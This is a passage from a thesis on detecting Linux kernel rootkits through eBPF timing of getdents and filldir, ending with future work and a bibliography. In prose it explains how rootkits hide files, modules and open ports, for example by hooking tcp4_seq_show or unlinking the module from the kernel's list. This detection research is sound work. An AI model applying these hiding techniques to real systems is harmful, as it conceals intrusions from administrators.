


Figure 5.12: `filldir64-return:filldir64-enter` showing a clear shift to the right in runtime when the rootkit is active.

5.4 Applicability

Anomaly detection is a widely deployed method for finding cyber security threats. This is, despite it being very hard to use in real-world scenarios. Smallest changes in the state of the system can lead observing a change, as we have seen for example with a newer kernel version in 5.2.6, or even only when the CPU is under load as described in 5.2.3. This will make it hard to distinguish between true and false positive detections.

Anomaly in a herd may be a way to somewhat counter this. Given a fleet of identical Linux servers, they probably all behave similar enough to tune the detection to not raise an alert. It is unlikely that they will all become infected with a rootkit at the same time, so if only one becomes infected it is plausible that it would stand out from its herd.

Also to use our presented approach it is very important that the data processing does not happen on the source host. Because if the host is infected it may easily falsify the end result. If the source host only relays the data to a safe system and the analysis happens there, the data is not safe from being mangled with, but it would be very hard to fake the correct measurements. And simply turning off the sending of data is in itself an anomaly.

5.5 Completeness

In this section we discuss things that we neglected in order to contain the expenditure.

5.5.1 Attackable Points in the Kernel

We strongly argued that any kernel rootkit would mangle with the `getdents` syscall. This is backed by the facts that this is the single interface that can be used to hide files, processes and open ports. And by the fact that all studied rootkits do so. This does not prove though that there are no other attack points despite `getdents` where a rootkit could intervene to achieve the same.

The kernel provides a filesystem abstraction layer, called virtual filesystem or VFS. It is used to provide a unified view on any filesystem from the userland.

Phrack 2001 [73]

Phrack [73] presents a method that manipulates the `/proc/` virtual filesystem, where the kernel provides lots of information for user-programs. This is where `getdents` actually reads from when used to look at existing processes.

Our presented approach on detection remains valid, since it only assumes that there are few known points where the rootkit could interfere. Whether there are more options for a rootkit on where to do its shenanigans remains an open research question. We do not expect, however, that there are many other intrusion points that are realistically targeted by attackers. For example moving further down the abstraction layers to the file system drivers would be tedious, because every file system type would have to be covered and then processes are not even hidden yet.

5.5.2 Hiding the Module

Most rootkits hide themselves by deleting their own entry in the linked list of loaded kernel modules, this prevents listing with tools like `lsmod`. This does not hide them from `/sys/modules` though, but with file hiding it is only a matter of naming the kernel module to contain the magic word for hiding, e.g., `Caraxes_hide_me` in the case of our examples.

Examples as shown by phrack “Finding hidden kernel modules (extrem way reborn): 20 years later” [33] build on forensics to dig through memory for finding the kernel module.

There are in fact many approaches that involve forensics for rootkit detection, we opt to limit ourselves to non-forensic procedures as they are always very computationally expensive and hardly doable on a live system.

5.5.3 Hiding Open Ports

Open ports are made available by the kernel to user programs under `/proc/net/{protocol}`. But to our inconvenience, it is not a single file per port but one for all of them, thus we cannot make a whole file disappear to hide a single connection. To hide open ports effectively the content of these files would have to be tampered. This could be done somehow by tampering with the `read` systemcall. Or more effectively like Reptile 4.2.1 does it by changing the behaviour of `tcp4_seq_show`, which is responsible for filling the `/proc/net/tcp` pseudo file. Furthermore `/sys/class/net/` lists some statistics like packet counts, which may indicate existing connections. Next, `getsockopt`, a systemcall for managing ports (like open one to listen), may reveal information about a socket and could therefore be used to unmask a hidden port. Therefore the behavior of `getsockopt` would also have to be altered by a rootkit. This can likely be done in the same way as for `filldir` by mangling with the return value.

Conclusion

In this thesis we conducted a thorough investigation on what exactly a rootkit is and on what types there are, with a focus on what types of artefacts they may leave, specifically in log data. Then we showed examples of all types and dug deep into Linux Kernel rootkits and dissected the functionalities of publicly available examples. With the knowledge of older kernel rootkits we developed our own working on the newest Linux version (6.11) with prediction on how rootkit development by adversaries would look like.

We conducted an analysis of existing logging host-agents that provide security relevant information, with the question in mind, if any data provided may lead to the discovery of a rootkit. We came to the conclusion that no host-agent provides log data granular enough and that we would need to look into the direction of tracing.

We studied the existing rootkit detection approaches and compared them among each other. Then we defined a new version of a behaviour-based anomaly detection approach that measures runtimes of few specific kernel functions that are very likely targeted by rootkits. We presented an implementation of this approach with implemented with the BPF Compiler Collection toolchain (eBPF).

We were able to show that that kernel rootkits create significant runtime increases at predictable points in the kernel which can be used to detect them.

6.1 Future Work

The detection program we implemented does not use eBPF to its full power yet. For example, we compile the eBPF program every time we launch the detection program, even though it has not changed. eBPF has an ELF format that could be utilized to store the compiled eBPF program. We could patch the ELF at load time to change the one element in its DATA section, the pid to ignore (detection program process). Also we use the same eBPF program for every probe point, possibly we could use a single eBPF

program for all of them, given we can find a mechanism to be aware of which probe point has triggered the eBPF execution from within the program. This would lower the footprint of the detection program a lot. Thus what we have shown here is merely a proof-of-concept.

In subsection 5.2.3 we saw that the CPU load *does* affect our measurement results. It affects in a way that if the load is high all intervals get longer, thus we are still able to detect the rootkit, but getting a “clean” version of the data (without rootkit) is more difficult because there would be the need for a dataset with every level of CPU load. While data changing if the system changes is an inherent problem of anomaly detection, there may be some possibilities to make it easier for our case. In Linux processes have a so called `nice` value, which is basically the priority of the process. Maybe it is possible to use that to give our detection program priority over all other processes and it will possibly measure values as if there was no load on the system. Also Linux 6.11 was recently released, which finally merged real-time scheduling into mainline Linux. Real-time may also affect when our processes get CPU time and thus the measurements.

When creating the taxonomy of levels of a computer system where a rootkit could sit, we went until “Beyond the OS” BIOS and EFI rootkits. Intel has so called *microcode*, which is for working around bugs found in the CPU after release. This leads to the question whether it is possible to create a microcode rootkit. Microcode can be loaded from the operating system.

The fact that we measure the `getdents` syscall that involves I/O seems to not affect the accuracy of our measurements as shown in 5.2. Despite the fact that we measure the parts of `getdents` that do not involve I/O, one could try to eliminate the factor additionally with the use of ramdisks. A ramdisk is a filesystem whose backing storage is not a traditionally hard drive or SSD, but lives only in volatile memory (RAM). RAM behaves way more predictable than hard drives, it has no spin-up or seek times. Also modern hard drives have a built in cache, so that regions that get read often can be served faster, which could theoretically interfere with our experiment where we read the same file many times. On the other hand, also RAM has caches, which would have to be taken into account when researching this matter.

Overview of Generative AI Tools Used

Tool	Use
ChatGPT	LaTeX code generation / debugging
writefull.com	autocorrect, wording suggestions



Die approbierte gedruckte Originalversion dieser Diplomarbeit ist an der TU Wien Bibliothek verfügbar
The approved original version of this thesis is available in print at TU Wien Bibliothek.

List of Figures

3.1	Schematic control-flow of the boopkit rootkit.	23
3.2	The ftrace system to see the subroutines of getdents.	24
3.3	__x64_sys_getdents64 call stack, shortened	25
4.1	The eBPF probe.	28
4.2	short	29
4.3	Caraxes with filldir hooking instead of getdents.	35
4.4	Core view of the detection program.	37
4.5	Rudimentary implementation of ls “ls-basic”, using no libraries but direct syscalls.	38
5.1	Entering the syscall vs returning from the syscall	40
5.2	Inner functions of getdents get traced equally often.	41
5.3	Normal distribution of four intervals.	41
5.4	Caraxes with getdents-hooking, recording getdents and sys_call tracepoints.	42
5.5	Caraxes with getdents-hooking, recording only sys_call tracepoints.	42
5.6	call stack with delays inserted	45
5.7	Histogram showing filldir64-enter:filldir64-return interval on Linux 6.11 comparing with and without rootkit.	48
5.8	Caraxes with filldir-hooking, 1000 iterations.	48
5.9	Use ftrace to see filldir invocations.	48
5.10	Boxplots comparing the distributions of filldir64-return:filldir64-enter intervals.	50
5.11	Boxplots comparing the distributions of filldir64-return:filldir64-enter intervals, split into two classes.	51
5.12	filldir64-return:filldir64-enter showing a clear shift to the right in runtime when the rootkit is active.	52



Die approbierte gedruckte Originalversion dieser Diplomarbeit ist an der TU Wien Bibliothek verfügbar
The approved original version of this thesis is available in print at TU Wien Bibliothek.

List of Tables

5.1	Caraxes with <code>filldir</code> wrapping, mean values over 1000 executions. . . .	43
5.2	Caraxes with <code>filldir</code> wrapping, 1000 executions, more probe points. . .	44
5.3	Statistical values for the <code>filldir64–return:filldir64–enter</code> interval.	44
5.4	Caraxes with <code>filldir</code> wrapping, 100 executions, while the system is under load.	46
5.5	caraxes-filldir, 1000 runs, with a hidden and visible file, with file name lengths of over 100 characters.	46
5.6	Top: 100 hidden files and 1 visible. Bottom: 100 visible files and 1 hidden.	47
5.7	Caraxes with <code>filldir</code> wrapping and <code>ls–basic</code> detection, Nr of probe-point-hits, 10 executions.	49
5.8	The <code>filldir64–return:filldir64–enter</code> interval split into two classes.	49



Die approbierte gedruckte Originalversion dieser Diplomarbeit ist an der TU Wien Bibliothek verfügbar
The approved original version of this thesis is available in print at TU Wien Bibliothek.

Bibliography

- [1] Cve-2024-3094. URL <https://www.cve.org/CVERecord?id=CVE-2024-3094>.
- [2] Ossec (open source hids security). <https://www.ossec.net/>.
- [3] auditbeats. <https://www.elastic.co/beats/auditbeat>.
- [4] Clamav. <https://www.clamav.net/>.
- [5] ebpf. URL <https://ebpf.io>.
- [6] Cloud native security tool for linux. <https://falco.org/>.
- [7] backdoor in upstream xz/liblzma leading to ssh server compromise. URL <https://www.openwall.com/lists/oss-security/2024/03/29/4>.
- [8] Samhain: host-based intrusion detection system. <https://www.la-samhna.de/samhain/>.
- [9] Snort. <https://snort.org/>.
- [10] Sysmon for linux. <https://github.com/Sysinternals/SysmonForLinux>.
- [11] tcpdump. URL <https://www.tcpdump.org/>.
- [12] Tetragon: ebpf-based security observability and runtime enforcement. <https://tetragon.io/>.
- [13] tripwire. Free Software Project. URL <https://github.com/Tripwire/tripwire-open-source>.
- [14] Wazuh. URL <https://wazuh.com/>.
- [15] Yara. <https://github.com/VirusTotal/yara>.
- [16] Lillian Ablon and Andy Bogart. *Zero days, thousands of nights: The life and times of zero-day vulnerabilities and their exploits*. Rand Corporation, 2017.

- [17] Alexander Marvi, Brad Slaybaugh, Dan Ebreo, et al. Fortinet zero-day and custom malware used by suspected chinese actor in espionage operation. Google Cloud Blog. URL <https://cloud.google.com/blog/topics/threat-intelligence/fortinet-malware-ecosystem>.
- [18] Ighor Augusto. Reptile. Github Project. URL <https://github.com/f0rb1dd3n/Reptile>.
- [19] Fabrizio Baiardi and Daniele Sgandurra. Building trustworthy intrusion detection through vm introspection. In *Third International Symposium on Information Assurance and Security*, pages 209–214. IEEE, 2007.
- [20] Marco Bonelli. `stackoverflow.com`, 2024. URL <https://stackoverflow.com/questions/78599971/hooking-syscall-by-modifying-sys-call-table-does-not-work>.
- [21] Pablo Bravo and Daniel F García. Rootkits survey. *architecture*, 6:7, 2011.
- [22] Andreas Buntén. Unix and linux based rootkits techniques and countermeasures. In *16th Annual First Conference on Computer Security Incident Handling, Budapest*, 2004.
- [23] Varun Chandola, Arindam Banerjee, and Vipin Kumar. Anomaly detection: A survey. *ACM Comput. Surv.*, 41(3), jul 2009. ISSN 0360-0300. doi: 10.1145/1541880.1541882. URL <https://doi.org/10.1145/1541880.1541882>.
- [24] chenyuezhou, Yonghong Song, Paul Chaignon. Bcc documentation. Open Source Project. URL https://github.com/iovisor/bcc/blob/master/docs/reference_guide.md.
- [25] Michael Coppola. `sutersu`. Github Project. URL <https://github.com/mncoppola/suterusu>.
- [26] Jonathan Corbet. Unexporting `kallsyms_lookup_name()`. *Linux Weekly News*, 2020. URL <https://lwn.net/Articles/813350/>.
- [27] Mathieu Desnoyers. Using the linux kernel tracepoints. Linux Kernel Documentation. URL <https://www.kernel.org/doc/html/latest/trace/tracepoints.html>.
- [28] Eterna1. `puszek-rootkit`. GitHub. URL <https://github.com/Eterna1/puszek-rootkit>.
- [29] Julia Evans. Linux tracing systems and how they fit together. Academic Blog. URL <https://jvns.ca/blog/2017/07/05/linux-tracing-systems/>.

- [30] European Union Agency for Cybersecurity. The enisa threat landscape (etl) report is the annual report of the european union agency for cybersecurity, enisa, on the state of the cybersecurity threat landscape. URL <https://www.enisa.europa.eu/topics/cyber-threats/threats-and-trends>.
- [31] UEFI Forum. Acpi source language (asl) reference. URL https://uefi.org/htmlspecs/ACPI_Spec_6_4_html/19_ASL_Reference/ACPI_Source_Language_Reference.html.
- [32] Ulf Frisk. pcileech. Github Project. URL <https://github.com/ufrisk/pcileech>.
- [33] glinko. Finding hidden kernel modules (extrem way reborn): 20 years later. *phrack*, 2024. URL <https://phrack.org/issues/71/12.html>.
- [34] Tal Garfinkel, Mendel Rosenblum, et al. A virtual machine introspection based architecture for intrusion detection. In *Ndss*, volume 3, pages 191–206. San Diego, CA, 2003.
- [35] Thomas Gleixner. x86/syscall: Don't force use of indirect calls for system calls. git.kernel.org, 2024. URL <https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=1e3ad78334a69b36e107232e337f9d693dcc9df2>.
- [36] Dan Goodin. Thousands of linux systems infected by stealthy malware since 2021. *Arstechnica*. URL <https://arstechnica.com/security/2024/10/persistent-stealthy-linux-malware-has-infected-thousands-since-2021/>.
- [37] Sylvain Baubeau Guillaume Fournier, Sylvain Afchain. ebpfkit. ithub Project. URL <https://github.com/Gui774ume/ebpfkit>.
- [38] David Harley and Andrew Lee. The root of all evil? rootkits revealed, 2007. URL https://eset.version-2.sg/softdown/manual/Whitepaper-Rootkit_Root_Of_All_Evil.pdfhttps://eset.version-2.sg/softdown/manual/Whitepaper-Rootkit_Root_Of_All_Evil.pdf.
- [39] John Heasman. Implementing and detecting an acpi bios rootkit, 2006.
- [40] Greg Hogg and James Butler. *Rootkits: subverting the Windows kernel*. Addison-Wesley Professional, 2006.
- [41] Wolfgang Hotwagner. Themaster. Bachelor Thesis Technikum Wien. URL <https://tech.feedyourhead.at/files/container-rootkit.pdf>.
- [42] Trammell Hudson and Larry Rudolph. Thunderstrike: Efi firmware bootkits for apple macbooks. In *Proceedings of the 8th ACM International Systems and Storage Conference*, pages 1–10, 2015.

- [43] Tom Hegel Jared Stroud. Sutersu linux rootkit analysis. Blog Article. URL <https://www.lacework.com/blog/hcrootkit-sutersu-linux-rootkit-analysis>.
- [44] Masami Hiramatsu Jim Keniston, Prasanna S Panchamukhi. kprobes. Linux Kernel Documentation. URL <https://www.kernel.org/doc/html/latest/trace/kprobes.html>.
- [45] The kernel development community. Kernel live patching. Linux Kernel Documentation. URL <https://www.kernel.org/doc/html/latest/livepatch/livepatch.html>.
- [46] Colin Ian King. stress-ng. Open Source Project. URL <https://colinianking.github.io/stress-ng/>.
- [47] Alexander Kornbrust. Oracle rootkits 2.0. In *BlackHat USA*, 2006.
- [48] S Suresh Kumar, S Stephen, and M Suhainul Rumysia. Rootkit detection using deep learning: A comprehensive survey. In *2024 10th International Conference on Communication and Signal Processing (ICCSP)*, pages 365–370. IEEE, 2024.
- [49] Aon’s Cyber Labs. Evil abigail. Github Project. URL <https://github.com/AonCyberLabs/EvilAbigail>.
- [50] Max Landauer. *Extraction of cyber threat intelligence from raw log data*. PhD thesis, Technische Universität Wien, 2021.
- [51] Max Landauer, Florian Skopik, Markus Wurzenberger, Wolfgang Hotwagner, and Andreas Rauber. A framework for cyber threat intelligence extraction from raw log data. In *2019 IEEE International Conference on Big Data (Big Data)*, pages 3200–3209, 2019. doi: 10.1109/BigData47090.2019.9006328.
- [52] Max Landauer, Florian Skopik, Georg Höld, and Markus Wurzenberger. A user and entity behavior analytics log data set for anomaly detection in cloud computing. In *2022 IEEE International Conference on Big Data (Big Data)*, pages 4285–4294. IEEE, 2022.
- [53] Max Landauer, Florian Skopik, and Markus Wurzenberger. A critical review of common log data sets used for evaluation of sequence-based anomaly detection techniques. *Proc. ACM Softw. Eng.*, 1(FSE), jul 2024. doi: 10.1145/3660768. URL <https://doi.org/10.1145/3660768>.
- [54] Rob Landley. ramfs rootfs initramfs. Linux Kernel Documentation. URL <https://www.kernel.org/doc/html/latest/filesystems/ramfs-rootfs-initramfs.html>.
- [55] Michael Leibowitz. Horse pill. In *BlackHat USA*, 2016.

- [56] Bin Liang, Wei You, Wenchang Shi, and Zhaohui Liang. Detecting stealthy malware with inter-structure and imported signatures. In *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security*, pages 217–227, 2011.
- [57] Patrick Lockett, J Todd McDonald, and Joel Dawson. Neural network analysis of system call timing for rootkit detection. In *2016 Cybersecurity Symposium (CYBERSEC)*, pages 1–6. IEEE, 2016.
- [58] Gordon "Fyodor" Lyon. nmap. Free Software Project. URL <https://nmap.org/>.
- [59] Linux man-pages project. auditctl(8). Linux manual page, . URL <https://www.man7.org/linux/man-pages/man8/auditctl.8.html>.
- [60] Linux man-pages project. dlsym(3). Linux manual page, . URL <https://linux.die.net/man/3/dlsym>.
- [61] Linux man-pages project. bpf-helpers(7). Linux manual page, . URL <https://www.man7.org/linux/man-pages/man7/bpf-helpers.7.html>.
- [62] Michael mav8557. Father. Github Project. URL <https://github.com/mav8557/Father>.
- [63] Victor Ramos Mello. Diamorphine. Github Project. URL <https://github.com/m0nad/Diamorphine>.
- [64] Michael Boelen, et al. rkhunter. Free Software Project. URL <https://rkhunter.sourceforge.net/>.
- [65] Hyungon Moon, Hojoon Lee, Jihoon Lee, Kihwan Kim, Yunheung Paek, and Brent Byunghoon Kang. Vigilare: toward snoop-based kernel integrity monitor. In *Proceedings of the 2012 ACM conference on Computer and communications security*, pages 28–37, 2012.
- [66] Mohammad Nadim, Wonjun Lee, and David Akopian. Kernel-level rootkit detection, prevention and behavior profiling: A taxonomy and survey. *arXiv preprint arXiv:2304.00473*, 2023.
- [67] niriven. linux 3.14 sys_call_table interception module. Arch Linux Forum. URL <https://bbs.archlinux.org/viewtopic.php?id=139406>.
- [68] Lau Notselwyn. netkit. Github Project. URL <https://github.com/Notselwyn/netkit>.
- [69] Kris Nova. boopkit. Github Project. URL <https://github.com/krisnova/boopkit>.

- [70] NoviceLive. research_rootkit. Github Project. URL <https://github.com/NoviceLive/research-rootkit/blob/c1adfbe48038d19caa270304685d59b8b465ea5b/zeroevil/zeroevil.c#L89>.
- [71] Oleksii Lozovskyi aka ilammy. Ftrace hook. Github Project. URL <https://github.com/ilammy/ftrace-hook>.
- [72] Nobuyuki Otsu. A threshold selection method from gray-level histograms. *IEEE Transactions on Systems, Man, and Cybernetics*, 9(1):62–66, 1979. doi: 10.1109/TSMC.1979.4310076.
- [73] palmers. Sub proc_root Quando Sumus (Advances in Kernel Hacking). *Phrack*, 11(58):6, 2001.
- [74] Douglas A Reynolds et al. Gaussian mixture models. *Encyclopedia of biometrics*, 741(659-663), 2009.
- [75] Rich Felker, Jakub Stasiak, Joe Damato, et al. musl. Free Software Project. URL <https://musl.libc.org/>.
- [76] Sandra Ring and Eric Cole. Volatile memory computer forensics to detect kernel level compromise. In *International Conference on Information and Communications Security*, pages 158–170. Springer, 2004.
- [77] Steven Rostedt. ftrace - function tracer. Linux Kernel Documentation. URL <https://www.kernel.org/doc/html/latest/trace/ftrace.html>.
- [78] Joanna Rutkowska. Introducing blue pill. *The official blog of the invisiblethings.org*, 22:23, 2006.
- [79] Ryan S. Arnold, Paul Eggert, Jakub Jelinek, et al. Gnu c library. Free Software Project. URL <https://www.gnu.org/software/libc/>.
- [80] Soumyanil. reveng_rtkit. Github Project. URL https://github.com/reveng007/reveng_rtkit.
- [81] DXC staff. Reptile rootkit targets linux systems. DXC Security Threat Intelligence Report. URL <https://dxc.com/us/en/insights/perspectives/report/dxc-security-threat-intelligence-report/2023/september/reptile-rootkit-targets-linux-systems>.
- [82] Van Jacobson Steven McCanne. The bsd packet filter: A new architecture for user-level packet capture. *Usenix*, 1993.
- [83] sw1tchbl4d3. generic linux rootkit. CodeBerg Project. URL <https://codeberg.org/sw1tchbl4d3/generic-linux-rootkit>.

- [84] Pragmatic / THC. (nearly) complete linux loadable kernel modules. Website, 1999. URL http://www.ouah.org/LKM_HACKING.html.
- [85] Jianxiong Wang. A rule-based approach for rootkit detection. In *2010 2nd IEEE International Conference on Information Management and Engineering*, pages 405–408, 2010. doi: 10.1109/ICIME.2010.5478178.
- [86] John Wu. Magisk. Github Project. URL <https://github.com/topjohnwu/magisk/>.
- [87] Yonghong Song, Brendan Gregg, et al. Bpf compiler collection. Open Source Project. URL <https://github.com/iovisor/bcc>.
- [88] Lei Zeng, Yang Xiao, Hui Chen, Bo Sun, and Wenlin Han. Computer operating system logging and security issues: a survey. *Security and communication networks*, 9(17):4804–4821, 2016.
- [89] Liwei Zhou and Yiorgos Makris. Hardware-based on-line intrusion detection via system call routine fingerprinting. In *Design, Automation & Test in Europe Conference & Exhibition (DATE), 2017*, pages 1546–1551. IEEE, 2017.